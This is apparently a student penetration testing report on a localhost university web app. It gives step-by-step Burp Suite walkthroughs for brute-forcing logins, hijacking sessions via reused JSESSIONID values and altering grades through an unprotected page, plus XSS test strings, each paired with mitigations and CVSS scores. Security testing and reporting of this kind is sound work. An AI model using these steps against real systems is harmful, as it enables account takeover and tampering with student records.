ZERODAY

Web Application
Penetration Testing Report

Product Name: University of Springfield Web App

Product Version: v1.0

Test Completion: 01/05/2020

Penetration Testers:

Leona McNulty leona.mc-nulty@ucdconnect.ie

Anna Davison anna.davison@ucdconnect.ie

Ciarán Conlon ciaran.conlon.1@ucdconnect.ie

Prepared for: University of Springfield

Table of Contents

Executive Summary

Project Information

Application Name: University of Springfield Web Application

Application Version: v1.0

Release Date: 05/05/2020

Project Contact: Team Hacker Giraffe - Jem Cairns and Andrew Lambert

Overview

Zeroday conducted a penetration test on the University of Springfield's Web App created by Hacker Giraffe's. This report presents the findings of a comprehensive vulnerability assessment based on penetration tests of the web application. Each reported vulnerability includes a description of how it may be exploited, a severity-level and mitigation recommendations. The security assessment identified ten vulnerabilities that require immediate attention. The CVSS ratings of the vulnerabilities range from Low to Critical in severity. Resolving these vulnerabilities should be prioritised in accordance with their CVSS rating; the higher the rating, the higher the priority.

Total Vulnerabilities:

A total of 11 vulnerabilities with were identified. The severity of these defects are classified as follows:

Severity	#Defects
Critical	3
High	4
Medium	3
Low	1

Prerequisites

- BurpSuite is used for some exploits. The web application listens on port 8080, therefore BurpSuite was reconfigured to listen on port 9090.
-
- Configure Firefox in order to allow BurpSuite to work with the FireFox web browser using the following instructions:

  https://portswigger.net/support/configuring-firefox-to-work-with-burp

Source Code Alterations

- Executing the web app using ‘mvn spring-boot:run’ returned an error for two members of Zeroday. In order to resolve this, the following line of the ‘application.properties’ file was edited:

```
spring.datasource.url=jdbc:mysql://localhost:3306/uni_schema
```

to include ’?&serverTimezone=GMT’ as shown below:

```
spring.datasource.url=jdbc:mysql://localhost:3306/uni_schema?&serverTimezone=GMT
```

Findings

This section contains the following sections:

Part One: Vulnerabilities & App-Tailored Exploits

Part Two: Vulnerabilities & General Exploits

In Part One, a detailed step-by-step breakdown of how to exploit the outlined vulnerabilities is detailed. The CVSS Part Two discusses other vulnerabilities that exist within the app. However, a general explanation of how these vulnerabilities may be exploited is given; as opposed to a specific step-by-step description of how to exploit the vulnerability.

Part One: Vulnerabilities & App-Tailored Exploits

Critical: Attacker can brute force login [CWE-307]


Description:

The application has no limit to the number of log-in attempts that can be made by a user. Therefore, a compromise is highly likely in a targeted attack; it's simply a matter of time before an attacker obtains valid log-in credentials. The attacker's chances are further increased due to the weak password requirements of the web app (See: **Weak Password Requirements [CWE-521]**).

Vulnerability Location: Log-in page and showWelcomePage() method in LoginController.java

Steps to reproduce:

1. Go to http://localhost:8080/login
2. Turn on intercept in Burp
3. Enter any details into the 'username' and 'password' fields e.g. username: abcd, password: 1234, and press the 'Login' button



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://localhost:8080 [127.0.0.1]

```
POST /login HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/login
Cookie: JSESSIONID=19DC5BCFDA9C20055A700915146C106A
Upgrade-Insecure-Requests: 1

playerId=%24%7BID%7D&ID=0000001&password=password1&user=student
```

4. Go to the intercepted packet in Burp, right click and select ‘Send to Intruder’
5. Go to the Intruder tab in Burp, then to ‘Positions’
6. Change ‘Attack type’ to ‘Cluster bomb’. This will test all permuations of payload combinations
7. Remove the payload markers (§) from ‘playerId’ as this is not required


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options Use
1 × 2 × ...
Target Positions Payloads Options

Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in w

Attack type: Cluster bomb

```
POST /login HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/login
Cookie: JSESSIONID=19DC5BCFDA9C20055A700915146C106A
Upgrade-Insecure-Requests: 1

playerId=%24%7BID%7D&ID=§0000001§&password=§password1§&user=§student§
```

8. Go to the ‘Payloads’ tab
9. Under ‘Payload set’, define 3 payload sets. Select 1 for ‘ID’, 2 for ‘password’ and 3 for ‘user’. For this attack, it is assumed that the attacker gained access to a student account and used the log-in credentials to form a list of 20 potential IDs (0000001-0000020) and passwords (password1-password20). For ‘user’ both student and staff were added, as provided by the dropdown list on the login page


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Variou

Payload set: 1 Payload count: 20


Payload type: Simple list Request count: 800

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
0000001
0000002
0000003
0000004
0000005
0000006
0000007
```

10. Click ‘Start Attack’
11. An ‘Intruder attack’ window will diplay a list of attempted combinations. 800 attempts will be made using the payload sets from step 9
12. A response of length 158 is indicative of a successful login, a response of 1129 means the attempt is unsuccessful



Filter: Showing all items

uest	Payload1	Payload2	Payload3	Status	Error	Timeout	Length
				302	☐	☐	158
	0000001	password1	student	302	☐	☐	158
	0000002	password1	student	200	☐	☐	1129
	0000003	password1	student	200	☐	☐	1129
	0000004	password1	student	200	☐	☐	1129
	0000005	password1	student	200	☐	☐	1129
	0000006	password1	student	200	☐	☐	1129
	0000007	password1	student	200	☐	☐	1129
	0000008	password1	student	200	☐	☐	1129
	0000009	password1	student	200	☐	☐	1129
	0000010	password1	student	200	☐	☐	1129
	0000011	password1	student	200	☐	☐	1129
	0000012	password1	student	200	☐	☐	1129
	0000013	password1	student	200	☐	☐	1129

```
POST /login HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://localhost:8080
Connection: close
```

227 of 800

Mitigation:

Limit the number of log-in attempts. Provide user’s with a ‘Forgot Password’ option to securely reset their password, so legit users can change their password after the limit is reached. Use CAPTCHA. Force users to use secure passwords (See: Mitigations under **Weak Password Requirements [CWE-521]** Mitigations). Instead of using a dropdown list to distinguish between staff and student log-in, determine the user’s role via the student/staff ID in order to minimise the information gathered during reconnaissance. In the case that a brute force attack is succesful, use multi-factor authentication to add an extra layer of security.

CVSS Score 10.0

Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Changed
Confidentiality	Low
Integrity	Low
Availability	None

Critical: Insufficient Session Expiration [CWE-613]


Description:

If multiple users access the web app in a single browser session, the JSESSIONID will remain the same for every user (student, staff, a user that's not logged). Due to the insufficient expiration of the JSESSIONID, an attacker can go to the web app, take note of the JSESSIONID and leave the browser session open. When a user logs-in using the same browser session (and therefore the same computer) that the attacker previously used, the attacker can then hijack the user's session.

Vulnerability Location: JSESSIONID cookie

Steps to Reproduce:

1. Go to http://localhost:8080/login
2. Log-in to the web application
3. Right-click the web page that appears after sign-in
4. Click 'Inspect Element' and navigate to the Storage -> Cookies -> 'http://localhost:8080'
5. Double click 'http://localhost:8080' to open it
6. Click on the JSESSIONID row and take note of the value of JESSIONID


localhost:8080/welcome

Home | Profile | Statistics | Hello, Jane

Modules

"<SCRIPT>alert('XSS')</SCRIPT>": Android Programming

<SCRIPT>alert('XSS')</SCRIPT>: Android Programming

COMP00001: Intro to CompSci


COMP00002: Android Programming

COMP00003: Advanced Computer Forensics

Name	Value	Domain	Path	Expires / Max-Age
_xsrf	2|30ff2b57|c15...	localhost	/	Mon, 18 May 2020 ...
JSESSIO...	BB336415DD1...	localhost	/	Session
usernam...	"2|1:0|10:15882...	localhost	/	Sat, 30 May 2020 1...

```
JSESSIONID: "BB336415DD151FB2985A21EC2802BD7F"
  Created: "Fri, 01 May 2020 05:01:03 GMT"
  Domain: "localhost"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: true
  Last Accessed: "Fri, 01 May 2020 05:15:58 GMT"
```

7. Log-out of the account
8. Log-in to a different user's account
9. Repeat steps 3-6
10. The session ID of the first user is the same as the session ID of the second user


localhost:8080/welcome

Home | Profile | Statistics | Hello, Tom

Modules

"<SCRIPT>alert('XSS')</SCRIPT>": Android Programming

<SCRIPT>alert('XSS')</SCRIPT>: Android Programming

COMP00001: Intro to CompSci

COMP00002: Android Programming

COMP00003: Advanced Computer Forensics

Name	Value	Domain	Path	Expires / Max-Age
_xsrf	2|30ff2b57|c15...	localhost	/	Mon, 18 May 2020 ...
JSESSIO...	BB336415DD1...	localhost	/	Session
usernam...	"2|1:0|10:15882...	localhost	/	Sat, 30 May 2020 1...

```
JSESSIONID: "BB336415DD151FB2985A21EC2802BD7F"
  Created: "Fri, 01 May 2020 05:01:03 GMT"
  Domain: "localhost"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: true
```

Mitigation:

Session IDs should have short expiration times and expire when a user logs-out. Use HTTPS encrypted JSON web tokens (JWTs) with short expiration times (15 – 30 minutes). However, when a token expires the user is logged-out. Therefore, to prevent poor user experience, implement a background refresh of the JWT token.

CVSS Score 9.3

Attack Vector	Network
Attack Complexity	Low

Privileges Required	None
User Interaction	Required
Scope	Changed
Confidentiality	High
Integrity	High
Availability	Low

High: Failure to Restrict URL Access [CWE-817]


Description:

Failure to restrict URL access occurs when an application fails to perform the necessary access control checks, allowing an attacker to gain unauthorised access to resources. The URL http://localhost:8080/grades allows an attacker to view and alter grades for any module belonging to a staff member that has previously used the same browser session to access their account. If an attacker is logged-in, using this URL they will be able to view the grades for the last module that a staff member viewed.

Vulnerability Location: grades page

Steps to reproduce:


1. Login as a staff member
2. Go to Profile -> My Modules -> *Pick any module* -> Grades


University of Springfield Web Portal - Mozilla Firefox
University of Springfield We
Bitly | URL Shortener, Cu
localhost:8080/grades
Home
Profile
Statistics
Hello, Emma
Submit Query

Grades for COMP00004

Student Number	Name	Grade	Percentage
0000001STU	Jack Byrne	C+	68.0
0000004STU	Patrick Stewart	B-	72.0
1234567STU	ciaran conlon	NA	0.0


3. Log-out of the staff member's account and log-in as any other user (staff or student)
4. Go to http://localhost:8080/grades
5. The grades for the module that the staff member accessed in step 2 will be displayed



Grades for COMP00004

Student Number	Name	Grade	Percentage
0000001STU	Jack Byrne	C+	68.0
0000004STU	Patrick Stewart	B-	72.0
1234567STU	ciaran conlon	NA	0.0


6. Alter some grades and click 'Submit Query'



Grades for COMP00004

Student Number	Name	Grade	Percentage
0000001STU	Jack Byrne	NG	0.0
0000004STU	Patrick Stewart	NG	0.0
1234567STU	ciaran conlon	A+	100.0

7. Log-out and then log back in as the staff-member from step 1
8. Go to http://localhost:8080/grades
9. The grades given by the attacker will be displayed



Grades for COMP00004

Student Number	Name	Grade	Percentage
0000001STU	Jack Byrne	NG	0.0
0000004STU	Patrick Stewart	NG	0.0
1234567STU	ciaran conlon	A+	100.0

Mitigation:

Attackers should not be able to alter the URL to gain unauthorised access to another user's resources, ensure that there are checks in place to confirm whether or not a user has the right to access the grades for any given module. Do this by implementing a suitable access control method for user role checks. Depending on the University's preferred method, Discretionary Access Controls (DAC), Mandatory Access Controls (MAC), Role-based Access Controls (RBAC) and Attribute-based Access Control (ABAC) can all be used to restrict access. See **Broken Authentication and Session Management [CWE-718]** for information on using JWTs for user authentication. For extra precaution, the module coordinator and student should be sent an e-mail to inform them when a grade has been modified.

CVSS Score 8.7

Attack Vector	Network
Attack Complexity	Low
Privileges Required	Low
User Interaction	Required
Scope	Changed
Confidentiality	High
Integrity	High
Availability	None

High: Broken Authentication and Session Management [CWE-718]


Description:

The application's improper authentication and poor session management allows an attacker to gain unauthorised access to another user's account by hijacking the victim's session using their JSESSIONID. The victim's JSESSIONID may be obtained through a man-in-the-middle (MITM) attack, XSS attack (document.cookie etc.) or by some other means.

Vulnerability Location: JSESSIONID cookie


Steps to Reproduce:

1. Open a non-private window in Firefox
2. Go to http://localhost:8080/login and log-in as a staff member
3. Go to Burp and turn on intercept
4. Go back to the web app and click the "Profile" tab
5. Go to Burp to view the captured request
6. Copy the JSESSIONID


Burp Suite Community Edition v2020.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://localhost:8080 [127.0.0.1]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

```
GET /profile HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/modules
Connection: close
Cookie: JSESSIONID=10CF302C1EDF07A65B8EFE10514DDB6C
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

7. Open up a new private window in Firefox
8. Go to http://localhost:8080/login and log-in as a student
9. Go to Burp and turn on Intercept
10. Go back to the web app and click the ‘Profile’ tab. The student’s profile will appear
11. Go to captured request in Burp
12. Delete the contents of JSESSIONID and replace them with the staff member’s JSESSIONID that was obtained in step 6
13. Turn off intercept
14. The web app will return the staff member’s account, no authentication is necessary



My Modules

"<SCRIPT>alert('XSS')</SCRIPT>": Android Programming

<SCRIPT>alert('XSS')</SCRIPT>: Android Programming

COMP00001: Intro to CompSci

COMP00002: Android Programming

COMP00006: Intro to Forensics

COMP40020: "<SCRIPT>alert('XSS')</SCRIPT>"

test: Android Programming

Alternatively, follow steps 1-7 above and, without logging-in as a student, enter the following URL to hijack a user’s session:

http://localhost:8080/welcome;jsessionid=7C316CDCC90FC0F8C9C65F289778995F

Ensure that the highlighted part of the URL is changed to the JSESSIONID from step 6

Mitigation:

Implement server-side access controls to verify that the current user has permission to access the requested resource. Use HTTPS encrypted JSON web tokens (JWTs) to authenticate user and mitigate client-side tampering (JWTs ensure data is signed). The JWT will be included in every request of a logged-in user, ensuring that only resources permitted by the token are accessed.

CVSS Score 7.5

